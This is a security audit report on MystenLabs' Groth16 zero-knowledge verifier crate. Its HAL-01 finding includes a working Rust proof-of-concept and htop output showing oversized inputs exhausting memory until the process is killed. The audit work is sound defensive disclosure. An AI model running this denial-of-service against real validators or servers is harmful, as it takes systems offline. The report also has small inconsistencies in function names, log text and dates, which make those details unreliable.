MystenLabs - Groth16 Verifier API

Rust Security Audit

Prepared by: **Halborn**

Date of Engagement: **December 9th, 2022 - January 20th, 2023**

Visit: **Halborn.com**

DOCUMENT REVISION HISTORY

VERSION	MODIFICATION	DATE	AUTHOR
0.1	Document Creation	4/8/2023	john.saigle
0.2	Document Updates	01/19/2023	John Saigle
0.3	Draft Review	01/20/2023	Gabi Urrutia
1.0	Remediation Plan	05/08/2023	John Saigle
1.1	Remediation Plan Review	05/12/2023	Gabi Urrutia

CONTACTS

CONTACT	COMPANY	EMAIL
Rob Behnke	Halborn	Rob.Behnke@halborn.com
Steven Walbroehl	Halborn	Steven.Walbroehl@halborn.com
Gabi Urrutia	Halborn	Gabi.Urrutia@halborn.com
John Saigle	Halborn	John.Saigle@halborn.com

EXECUTIVE OVERVIEW

1.1 INTRODUCTION

MystenLabs engaged Halborn to conduct a security audit on their Groth16 Verifier API beginning on December 9th, 2022 and ending on January 20th, 2023. The security assessment was scoped to the Groth16 Verifier API provided to the Halborn team.

1.2 AUDIT SUMMARY

The team at Halborn was provided three weeks for the engagement and assigned one full-time security engineer to audit the security of the solution. The security engineer is a blockchain and smart-contract security expert with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols.

The purpose of this audit is to:

- Ensure that smart contract functions operate as intended.
- Identify potential security issues with the API and underlying code.
- Determine potential effects on the blockchain network and health of the project.
- Examine dependencies for risks arising from their usage.

In summary, Halborn identified a few security risks that were accepted and addressed by the MystenLabs team. The main ones are the following:

- A denial-of-service attack is possible by submitting arbitrarily large zero-knowledge proofs to the verification API present in smart contracts.
- The dependencies used for core cryptographic operations may present some risks. While they are widely used -- to the degree of being a de facto industry standard -- the packages in use do not have complete formal verification, have not been audited in the last 2 years, and expose dangerous functionality.

- It may be possible that the Rust code can panic in rare circumstances.

While the final version of this report contains a critical vulnerability that was not fixed, it is important to note that the Sui blockchain developed by MystenLabs has protections that allow it to use the vulnerable code safely.

1.3 SCOPE

1.4 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of this audit. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of the code and can quickly identify items that do not follow security best practices. The following phases and associated tools were used throughout the term of the audit:

- Research into architecture and purpose.
- Manual testing by custom scripts.
- Scanning of Rust files for vulnerabilities, security hotspots or bugs.
- Static Analysis of security for scoped API and imported functions.
- Review of unit tests created by the developers.
- Fuzz testing on utility functions exposed in the conversions.rs file.
- Examination of risks posed by core dependencies.

2. RISK METHODOLOGY

Every vulnerability and issue observed by Halborn is ranked based on **two sets** of **Metrics** and a **Severity Coefficient**. This system is inspired by the industry standard Common Vulnerability Scoring System.

The two **Metric sets** are: **Exploitability** and **Impact**. **Exploitability** captures the ease and technical means by which vulnerabilities can be exploited and **Impact** describes the consequences of a successful exploit.

The **Severity Coefficients** is designed to further refine the accuracy of the ranking with two factors: **Reversibility** and **Scope**. These capture the impact of the vulnerability on the environment as well as the number of users and smart contracts affected.

The final score is a value between 0-10 rounded up to 1 decimal place and 10 corresponding to the highest security risk. This provides an objective and accurate rating of the severity of security vulnerabilities in smart contracts.

The system is designed to assist in identifying and prioritizing vulnerabilities based on their level of risk to address the most critical issues in a timely manner.

2.1 Exploitability

Attack Origin (AO):

Captures whether the attack requires compromising a specific account.

Attack Cost (AC):

Captures the cost of exploiting the vulnerability incurred by the attacker relative to sending a single transaction on the relevant blockchain. Includes but is not limited to financial and computational cost.

Attack Complexity (AX):

Describes the conditions beyond the attacker's control that must exist in order to exploit the vulnerability. Includes but is not limited to macro situation, available third-party liquidity and regulatory challenges.

Metrics:

Exploitability Metric (m_E)	Metric Value	Numerical Value
Attack Origin (AO)	Arbitrary (AO:A) Specific (AO:S)	1 0.2
Attack Cost (AC)	Low (AC:L) Medium (AC:M) High (AC:H)	1 0.67 0.33
Attack Complexity (AX)	Low (AX:L) Medium (AX:M) High (AX:H)	1 0.67 0.33

Exploitability E is calculated using the following formula:

$$E = \prod m_e$$

2.2 Impact

Confidentiality (C):

Measures the impact to the confidentiality of the information resources managed by the contract due to a successfully exploited vulnerability. Confidentiality refers to limiting access to authorized users only.

Integrity (I):

Measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and veracity of data stored and/or processed on-chain. Integrity impact directly affecting Deposit or Yield records is excluded.

Availability (A):

Measures the impact to the availability of the impacted component resulting from a successfully exploited vulnerability. This metric refers to smart contract features and functionality, not state. Availability impact directly affecting Deposit or Yield is excluded.

Deposit (D):

Measures the impact to the deposits made to the contract by either users or owners.

Yield (Y):

Measures the impact to the yield generated by the contract for either users or owners.

Metrics:

Impact Metric (m_I)	Metric Value	Numerical Value
Confidentiality (C)	None (I:N)	0
	Low (I:L)	0.25
	Medium (I:M)	0.5
	High (I:H)	0.75
	Critical (I:C)	1
Integrity (I)	None (I:N)	0
	Low (I:L)	0.25
	Medium (I:M)	0.5
	High (I:H)	0.75
	Critical (I:C)	1
Availability (A)	None (A:N)	0
	Low (A:L)	0.25
	Medium (A:M)	0.5
	High (A:H)	0.75
	Critical	1
Deposit (D)	None (D:N)	0
	Low (D:L)	0.25
	Medium (D:M)	0.5
	High (D:H)	0.75
	Critical (D:C)	1
Yield (Y)	None (Y:N)	0
	Low (Y:L)	0.25
	Medium: (Y:M)	0.5
	High: (Y:H)	0.75
	Critical (Y:H)	1

Impact I is calculated using the following formula:

$$I = max(m_I) + \frac{\sum m_I - max(m_I)}{4}$$

2.3 Severity Coefficient

Reversibility (R):

Describes the share of the exploited vulnerability effects that can be reversed. For upgradeable contracts, assume the contract private key is available.

Scope (S):

Captures whether a vulnerability in one vulnerable contract impacts resources in other contracts.

Coefficient (C)	Coefficient Value	Numerical Value
Reversibility (r)	None (R:N)	1
	Partial (R:P)	0.5
	Full (R:F)	0.25
Scope (s)	Changed (S:C)	1.25
	Unchanged (S:U)	1

Severity Coefficient C is obtained by the following product:

$$C = rs$$

The Vulnerability Severity Score S is obtained by:

$$S = min(10, EIC * 10)$$

The score is rounded up to 1 decimal places.

Severity	Score Value Range
Critical	9 - 10
High	7 - 8.9
Medium	4.5 - 6.9
Low	2 - 4.4
Informational	0 - 1.9

3. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
1	0	1	6	1

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
ARBITRARY LENGTH INPUT COULD LEAD TO DENIAL-OF-SERVICE DUE TO MEMORY EXHAUSTION	Critical (10)	RISK ACCEPTED
USE OF UNSAFE FUNCTIONS	Medium (6.7)	RISK ACCEPTED
USE OF EXPERIMENTAL DEPENDENCY FOR CORE CRYPTOGRAPHIC OPERATIONS	Low (4.4)	RISK ACCEPTED
DEPENDENCY blst LACKS CONSISTENT CODE REVIEW AND FORMAL VERIFICATION	Low (4.4)	RISK ACCEPTED
USE OF FUNCTION THAT CAN PANIC	Low (2.5)	SOLVED - 02/23/2023
USE OF PANIC MACROS IN conversions.rs	Low (2.5)	SOLVED - 02/23/2023
DEPENDENCY atty USES A VULNERABLE LIBRARY	Low (2.5)	NOT APPLICABLE
DEPENDENCIES USE A DEPRECATED LIBRARY	Low (2.5)	RISK ACCEPTED
TYPO IN THE README FILE	Informational (0.0)	SOLVED - 02/23/2023

FINDINGS & TECH DETAILS

4.1 (HAL-01) ARBITRARY LENGTH INPUT COULD LEAD TO DENIAL-OF-SERVICE DUE TO MEMORY EXHAUSTION - CRITICAL(10)

Description:

The function verify_with_processed_pk in the file src/verifier.rs allows for an arbitrary length parameter. This function acts as an entrypoint to the core libraries of the fastcrypto-zkp crate, and eventually calls a function g1_linear_combination() in the same file. The length of the input parameter is used to dynamically allocate Rust vectors. The vulnerable code also uses the unsafe keyword to call out to C bindings.

In proof-of-concept testing, it was possible to submit arbitrarily large input values to the verification process. This eventually consumed all system resources until the kernel killed the process. (Tested on Ubuntu and macOS.)

Ordinarily, memory exhaustion issues cause Rust to panic when memory cannot be allocated. This does not occur during testing. It is likely that this is due to the call to C code via unsafe. In this scenario, the operating system running the code must handle the memory issue, as Rust is unable to do so. This presents a more serious memory exhaustion issue, as there will be no bound enforced by Rust at run-time. Instead, the process can consume all system memory.

In a blockchain context, this could result in a denial-of-service or consensus issues. If a validator exposes the ZK verification functionality, a malicious contract or user may be able to cause a denial-of-service on the validator. This could lead to consensus issues or loss of funds.

A motivated attacker could harm the network via denial-of-service in some ways, depending on their position in the network and desired outcome:

- A rival validator could remove other validators from the network or degrade their performance in order to earn more stake from token holders and receive more opportunities for block rewards.

- An attacker interested in harming the network as a whole could try to remove as many validators as possible from the network in order to take it offline or force a fork in the consensus.
- A group of attackers, or one attacker with control over a large infrastructure or amount of capital, could launch a distributed version of this attack: rather than issue one large malicious input, many smaller inputs could be issued simultaneously. This could lead to the same result where the validator becomes unavailable due to all of its resources being consumed.

In practice, this attack may be mitigated by various controls in the Sui network. These include gas fees that will render such an attack expensive, as well as limits on the block size. However, it is recommended to address this issue on a more fundamental level. A very gas-expensive attack may deter an attacker, but it is possible that their expected payoff from attacking the network may be worth the costs.

Resource consumption attacks are a greater risk to stakeholders using less powerful hardware. If only stakeholders with high capital can sustain such attacks, poorer validators may be excluded from the network. This could lead to centralization risks as well as harm the health of the project’s community.

It is possible that the crate could be forked or used outside a blockchain context, as its zero-knowledge features are useful for other applications. These contexts have their own denial-of-service risks. For example, if this crate is used on a web server, this issue could be used to force the server to become unavailable.

Code Location:

The function verify_with_processed_vk() is public and can be called by crates that use the fastcrypto-zkp crate, including blockchain software.

fastcrypto-zkp/src/verifier.rs, Lines 359-371.

Listing 1: (Lines 231,234,237,249)

```
359 pub fn verify_with_processed_vk(
360     pvk: &PreparedVerifyingKey,
361     x: &[BlsFr],
362     proof: &Proof<Bls12_381>,
363 ) -> Result<bool, SynthesisError> {
364     // Note the "+1" : this API implies the first scalar
    ↳ coefficient is 1 and not sent
365     if (x.len() + 1) != pvk.vk_gamma_abc_g1.len() {
366         return Err(SynthesisError::MalformedVerifyingKey);
367     }
368
369
370     let res = multipairing_with_processed_vk(pvk, x, proof);
371     Ok(res == pvk.alpha_g1_beta_g2)
372 }
```

The parameter x is passed as an argument to the function multipairing_with_processed_vk(). This vector is processed and stored in a variable ss. The length of ss value is calculated and passed to the function g1_linear_combination() that contains the vulnerability.

fastcrypto-zkp/src/verifier.rs, Lines 284-318.

Listing 2: (Lines 286,296,297,300)

```
284 fn multipairing_with_processed_vk(
285     pvk: &PreparedVerifyingKey,
286     x: &[BlsFr],
287     proof: &Proof<Bls12_381>,
288 ) -> blst_fp12 {
289     // Linear combination: note that the arkworks interface
    ↳ assumes the 1st scalar is an implicit 1
290     let pts: Vec<blst_p1_affine> = pvk
291         .vk_gamma_abc_g1
292         .iter()
293         .map(bls_g1_affine_to_blst_g1_affine)
294         .collect();
295     let one = BLST_FR_ONE;
296     let ss: Vec<blst_fr> = iter::once(one)
297         .chain(x.iter().map(bls_fr_to_blst_fr))
298         .collect();
```

```
    let mut out = blst_p1::default();
    g1_linear_combination(&mut out, &pts, &ss[..], ss.len());


    let blst_proof_a = bls_g1_affine_to_blst_g1_affine(&proof.a);
    let blst_proof_b = bls_g2_affine_to_blst_g2_affine(&proof.b);


    let mut blst_proof_1_g1 = blst_p1_affine::default();
    unsafe { blst_p1_to_affine(&mut blst_proof_1_g1, &out) };
    let blst_proof_1_g2 = bls_g2_affine_to_blst_g2_affine(&pvk.
 ↳ gamma_g2_neg_pc);


    let blst_proof_2_g1 = bls_g1_affine_to_blst_g1_affine(&proof.c
 ↳ );
    let blst_proof_2_g2 = bls_g2_affine_to_blst_g2_affine(&pvk.
 ↳ delta_g2_neg_pc);


    let dst = [0u8; 3];
    let mut pairing_blst = Pairing::new(false, &dst);
    pairing_blst.raw_aggregate(&blst_proof_b, &blst_proof_a);
    pairing_blst.raw_aggregate(&blst_proof_1_g2, &blst_proof_1_g1)
 ↳ ;
    pairing_blst.raw_aggregate(&blst_proof_2_g2, &blst_proof_2_g1)
 ↳ ;
    pairing_blst.as_fp12().final_exp()
}
```

The vulnerable function below contains the code that allocates memory based on the len, the length of the parameters supplied to verify_with_processed_pk(). Here, Rust vectors are allocated using len, and external C code in the blst crate is accessed via the unsafe keyword. As there is no validation performed on the value of len, this function can consume all system resources when len is very large.

fastcrypto-zkp/src/verifier.rs, Lines 214-260

Listing 3: (Lines 232,235,239,257)

```
214 fn g1_linear_combination(
215     out: &mut blst_p1,
216     p_affine: &[blst_p1_affine],
217     coeffs: &[blst_fr],
218     len: usize,
219 ) {
220     if len < 8 {
221         // Direct approach
222         let mut tmp;
223         *out = G1_IDENTITY;
224         for i in 0..len {
225             let mut p = blst_p1::default();
226             unsafe { blst_p1_from_affine(&mut p, &p_affine[i]) };
227
228
229             tmp = mul(&p, &coeffs[i]);
230             *out = add_or_dbl(out, &tmp);
231         }
232     } else {
233         let mut scratch: Vec<u8>;
234         unsafe {
235             scratch = vec![0u8;
 ↳ blst_p1s_mult_pippenger_scratch_sizeof(len)];
236         }
237
238
239         let mut scalars = vec![blst_scalar::default(); len];
240
241
242         for i in 0..len {
243             let mut scalar: blst_scalar = blst_scalar::default();
244             unsafe {
245                 blst_scalar_from_fr(&mut scalar, &coeffs[i]);
246             }
247             scalars[i] = scalar
248         }
249
250
251         let scalars_arg: [*const blst_scalar; 2] = [scalars.as_ptr
 ↳ (), ptr::null()];
252         let points_arg: [*const blst_p1_affine; 2] = [p_affine.
 ↳ as_ptr(), ptr::null()];
253         unsafe {
```

```rust
                blst_p1s_mult_pippenger(
                    out,
                    points_arg.as_ptr(),
                    len,
                    scalars_arg.as_ptr() as *const *const u8,
                    256,
                    scratch.as_mut_ptr() as *mut limb_t,
                );
            }
        }
}
```


Proof-of-concept:

The following code was used to test the resource exhaustion issue. It creates larger and larger proofs to be verified until it consumes enough resources that the process is killed.

Listing 4


```rust
// This code acts as a proof-of-concept of a case where the
↳ verfier.rs code can leak memory on very
// large inputs supplied to the verify_with_processed_ck function.
// This example is adapated from in-line documentation in verifier
↳ .rs: the nature of the proof
// contents are not important to us. This code is used simply to
↳ call the verification function
// correctly and with a semblance of realism.
use fastcrypto_zkp::{dummy_circuits::Fibonacci, verifier::{
↳ process_vk_special, verify_with_processed_vk }};
use ark_bls12_381::{Bls12_381, Fr, Fq12};
use ark_ff::One;
use ark_groth16::{
    create_random_proof, generate_random_parameters
};
use ark_std::rand::thread_rng;
use ark_ec::models::short_weierstrass_jacobian::GroupAffine;

fn main() {
    // --- START boilerplate ---
    let mut rng = thread_rng();

    let params = {
        let circuit = Fibonacci::<Fr>::new(42, Fr::one(), Fr::one()); // 42 constraints, initial a = b = 1
        generate_random_parameters::<Bls12_381, _, _>(circuit, &mut rng).unwrap()
    };

    // Prepare the verification key (for proof verification). Ideally, we would like to do this only
    // once per circuit.
    let mut pvk = process_vk_special(&params.vk);

    let proof = {
        let circuit = Fibonacci::<Fr>::new(42, Fr::one(), Fr::one()); // 42 constraints, initial a = b = 1
        // Create a proof with our parameters, picking a random witness assignment
        create_random_proof(circuit, &params, &mut rng).unwrap()
    };

    // --- END boilerplate ---

    // Get the first element of the vk_gamma_abc_g1 vector. We will push this repeatedly to the
    // vector during the finite loop. The value doesn't matter but we need to push the correct
    // type.
    let elem = pvk.vk_gamma_abc_g1[0];
    let mut inputs: Vec<_> = [Fr::one(); 2].to_vec();

    print!("Entering infinite loop\n");
    loop {
        // There is a check on the vectors lengths at
        // https://github.com/MystenLabs/fastcrypto/blob/f451422b7f15e75e055a1830cbe5d1547fa87b74/fastcrypto-zkp/src/verifier.rs#L365.
        // We add a large number of elements to both vectors in order to consume system resources
        // and pass the length checks.
        for _ in 0..100_000_000 {
            pvk.vk_gamma_abc_g1.push(elem);
            inputs.push(Fr::one()); // Add Fr::one() as a dummy value. We don't care about the value; the goal is to consume resources.
        }
        print!("Vector length: {}\n", &pvk.vk_gamma_abc_g1.len()); // Value is 3 before extension

        // Call the proof verification code. This is our entrypoint to eventually reach the
        // vulnerable code at
        // https://github.com/MystenLabs/fastcrypto/blob/f451422b7f15e75e055a1830cbe5d1547fa87b74/fastcrypto-zkp/src/verifier.rs#L231-L259
        let r = verify_with_processed_vk(&pvk, &inputs, &proof).unwrap();
    }
}
```

Result:



```
-] Length of input vector: 10000002
-] Entering verification code in verifier.rs
-] Done verifying. Time to gobble some more resources...
-] Increasing size of input vector.
-] Length of input vector: 11000002
-] Entering verification code in verifier.rs
-] Done verifying. Time to gobble some more resources...
-] Increasing size of input vector.
-] Length of input vector: 12000002
-] Entering verification code in verifier.rs
-] Done verifying. Time to gobble some more resources...
-] Increasing size of input vector.
-] Length of input vector: 13000002
-] Entering verification code in verifier.rs
-] Done verifying. Time to gobble some more resources...
-] Increasing size of input vector.
-] Length of input vector: 14000002
-] Entering verification code in verifier.rs
-] Done verifying. Time to gobble some more resources...
-] Increasing size of input vector.
-] Length of input vector: 15000002
-] Entering verification code in verifier.rs

  1  [||                                                                    1.9%]   Tasks: 141, 355 thr; 2 running
  2  [|                                                                     0.7%]   Load average: 1.09 1.08 0.92
  3  [                                                                      0.0%]   Uptime: 04:46:54
  4  [|||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||100.0%]
  5  [                                                                      0.0%]
  6  [                                                                      0.0%]
  Mem[|||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||5.36G/5.78G]
  Swp[                                                                     0K/0K]

    PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
 194602 ziion      20   0 5819M 4358M  3772 R 100. 73.7  8:56.18 target/debug/fastcrypto-zkp
   2519 ziion      20   0  310M 41600  9936 S  0.7  0.7  5:35.20 /usr/lib/xorg/Xorg vt2 -displayfd 3 -auth /run/user/1000/gdm/Xauthority -background none -noreset -keeptty -verbose 3
    895 messagebu  20   0 10456  4416  1880 S  0.7  0.1  1:18.21 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
 188755 ziion      20   0 18784  2788  1444 R  0.0  0.0  0:19.79 htop
  47215 root       20   0 1592M 23464  8436 S  0.0  0.4  1:00.19 /usr/bin/containerd
   3195 ziion      20   0  443M 14848  4068 S  0.0  0.2  1:33.81 /usr/bin/prlcc
   2648 ziion      20   0 4391M  263M 51368 S  0.0  4.4  4:28.55 /usr/bin/gnome-shell
   2881 ziion      20   0  443M 14848  4068 S  0.0  0.2  1:35.07 /usr/bin/prlcc
    889 root       20   0  244M  2320   940 S  0.0  0.0  0:00.98 /usr/lib/accountsservice/accounts-daemon
   4242 ziion      20   0  809M 31680 12864 S  0.0  0.5  0:23.04 /usr/libexec/gnome-terminal-server
  47216 root       20   0 1592M 23464  8436 S  0.0  0.4  0:16.43 /usr/bin/containerd
F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Nice +F9Kill  F10Quit
[0] 0:target/debug/fastcrypto-zkp*                                                    "ziion" 15:32 12-Jan-23
```

Figure 1: fastcrypto-zkp consumes the most memory of any process. The system is nearly at capacity.



```
-] Entering verification code in verifier.rs
-] Done verifying. Time to gobble some more resources...
-] Increasing size of input vector.
-] Length of input vector: 13000002
-] Entering verification code in verifier.rs
-] Done verifying. Time to gobble some more resources...
-] Increasing size of input vector.
-] Length of input vector: 14000002
-] Entering verification code in verifier.rs
-] Done verifying. Time to gobble some more resources...
-] Increasing size of input vector.
-] Length of input vector: 15000002
-] Entering verification code in verifier.rs
-] Done verifying. Time to gobble some more resources...
-] Increasing size of input vector.
-] Length of input vector: 16000002
-] Entering verification code in verifier.rs
-] Done verifying. Time to gobble some more resources...
-] Increasing size of input vector.
-] Length of input vector: 17000002
-] Entering verification code in verifier.rs
[1]    194602 killed     cargo +nightly run
~/Documents/mystenlabs-groth16/poc main ?3 ❯                                   ✗ KILL 11m 52s 15:34:50

  1  [||                                                   1.3%]   Tasks: 140, 356 thr; 1 running
  2  [                                                     0.0%]   Load average: 0.61 0.94 0.90
  3  [|                                                    0.7%]   Uptime: 04:49:39
  4  [|                                                    0.7%]
  5  [|                                                    0.7%]
  6  [|||                                                  2.0%]
  Mem[|||||||||||||||||||||||                        1.09G/5.78G]
  Swp[                                                   0K/0K]

    PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
 188755 ziion      20   0 18784  1700   356 R  0.7  0.0  0:20.71 htop
   2519 ziion      20   0  310M 41552  9888 S  0.7  0.7  5:36.33 /usr/lib/xorg/Xorg vt2 -displayfd 3 -auth /run/user/1000/gdm/Xauthority -background none -noreset -keeptty -verbose 3
   2881 ziion      20   0  443M 10784     4 S  0.7  0.2  1:35.49 /usr/bin/prlcc
    895 messagebu  20   0 10456  4288  1752 S  0.7  0.1  1:18.58 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
   2648 ziion      20   0 4391M  250M 38128 S  0.7  4.2  4:29.32 /usr/bin/gnome-shell
   3195 ziion      20   0  443M 10784     4 S  0.7  0.2  1:34.22 /usr/bin/prlcc
 110526 root       20   0  173M  1748     4 S  0.7  0.0  0:03.83 /usr/sbin/cups-browsed
  47423 root       20   0 1592M 16124   628 S  0.7  0.3  0:06.50 /usr/bin/containerd
  47215 root       20   0 1592M 16124   628 S  0.0  0.3  1:00.44 /usr/bin/containerd
  47217 root       20   0 1592M 16124   628 S  0.0  0.3  0:06.76 /usr/bin/containerd
  47961 root       20   0 1754M 25576     0 S  0.0  0.4  0:22.16 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Nice +F9Kill  F10Quit
[0] 0:zsh*                                                                        "ziion" 15:35 12-Jan-23
```

Figure 2: After exhausting all memory, the process is killed by the kernel. Resource usage returns to normal.

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:C/D:M/Y:M/R:N/S:U (10)

Recommendation:

A review of this functionality should be performed by the MystenLabs team. One possible solution could be to create a limitation on the length of the parameters supplied to the verify_with_processed_pk(). In this case, the function can exit early with an error rather than consume a large amount of system resources.

If this approach is pursued, the limit should be chosen carefully to provide a useful and realistic length for proofs. A smaller limit will minimize any security issues, but may make the function less usable for larger proofs. A large limit allows for greater usability but could lead to denial-of-service on systems with fewer resources, including validators of the Sui network.

Remediation Plan:

RISK ACCEPTED: In response to this finding, the MystenLabs team added a mitigation within the Sui project such that this vulnerability is not exploitable within their blockchain. The changes can be reviewed at this link.

The vulnerability still exists in the fastcrypto-zkp crate itself.

4.2 (HAL-02) USE OF UNSAFE FUNCTIONS - MEDIUM (6.7)

Description:

Use of unsafe Rust There are numerous uses of the unsafe construction which allows for the manipulation of memory, which can lead to several risks if not used properly. Here, it is used to provide external calls to the library blst. The use of this crate provides performance enhancements to the verification software, but creates the opportunity for memory issues. For example, the vulnerability described in **HAL-01** would ordinarily cause a panic in Rust when consuming too much memory. The use of unsafe removes this protection, and instead the process is allowed to consume an arbitrary amount of memory.

Use of low-level function blst_miller_loop() During the code review, Halborn performed some basic research into core dependencies of the fastcrypto-zkp library, including the crate blst.

An audit of the blst group was performed in the past. The audit notes that the blst crate exposes Rust bindings that may be dangerous and difficult to maintain. (See: identifier **NCC-ETHF002-010 on page 22** of the public audit report).

One such binding is the function blst_miller_loop(). It is in used in fastcrypto-zkp/src/verifier.rs, Line 141.

This function does not appear to be formally verified. See this link for documentation about the C functions of the BLST library that are formally verified; blst_miller_loop() is missing.

For these reasons, the use of this function poses a risk as it may not be memory-safe.

Code Location:

fastcrypto-zkp/src/verifier.rs, Lines 136-154.

Listing 5: Examples of unsafe feature, including the dangerous function blst_miller_loop (Lines 141,145)

```
136 pub fn process_vk_special(vk: &VerifyingKey<Bls12_381>) ->
 ↳ PreparedVerifyingKey {
137     let g1_alpha = bls_g1_affine_to_blst_g1_affine(&vk.alpha_g1);
138     let g2_beta = bls_g2_affine_to_blst_g2_affine(&vk.beta_g2);
139     let blst_alpha_g1_beta_g2 = {
140         let mut tmp = blst_fp12::default();
141         unsafe { blst_miller_loop(&mut tmp, &g2_beta, &g1_alpha)
 ↳ };
142 
143 
144         let mut out = blst_fp12::default();
145         unsafe { blst_final_exp(&mut out, &tmp) };
146         out
147     };
148     PreparedVerifyingKey {
149         vk_gamma_abc_g1: vk.gamma_abc_g1.clone(),
150         alpha_g1_beta_g2: blst_alpha_g1_beta_g2,
151         gamma_g2_neg_pc: vk.gamma_g2.neg(),
152         delta_g2_neg_pc: vk.delta_g2.neg(),
153     }
154 }
```

Note that there are many examples where unsafe Rust is used. In all instances, the unsafe blocks are used to connect to the blst crate.

BVSS:

AO:A/AC:M/AX:L/C:N/I:C/A:N/D:N/Y:N/R:N/S:U (6.7)

Recommendation:

The use of unsafe is necessary in order to access the C code exposed by the blst crate, which in turn provides performance enhancements. This boost to performance comes with a potential cost to security. This should be reviewed and incorporated into the overall risk register of the MystenLabs team.

It is important to note that MystenLabs has already incorporated unit testing and property-based testing into this crate, which should mitigate the potential effects of unsafe code.

Remediation Plan:

RISK ACCEPTED: The MystenLabs team has indicated that although the function blst_miller_loop() is not formally verified, is it used by other functions that are and that as a result, the blst_miller_loop() function can be considered safe.

4.3 (HAL-03) USE OF EXPERIMENTAL DEPENDENCY FOR CORE CRYPTOGRAPHIC OPERATIONS - LOW (4.4)

Description:

The rust crate arkworks-rs/groth16 is used to perform verification of zero-knowledge proofs. The documentation for this crate contains the following warning:

> WARNING: This is an academic proof-of-concept prototype, and in particular has not received careful code review. This implementation is NOT ready for production use.

The lack of external code review means that this library could contain a variety of issues, such as:

- Buffer overflows.
- Memory issues.
- Logic errors.
- Issues with the security properties of zero-knowledge proofs, including soundness, completeness, and privacy.

BVSS:

AO:A/AC:L/AX:L/C:N/I:L/A:L/D:L/Y:L/R:N/S:U (4.4)

Recommendation:

MystenLabs should factor the lack of external code review for arkworks-rs/groth16 into its risk register.

Consider contacting the developers of the project to ask about any known risks, so they can be accounted for.

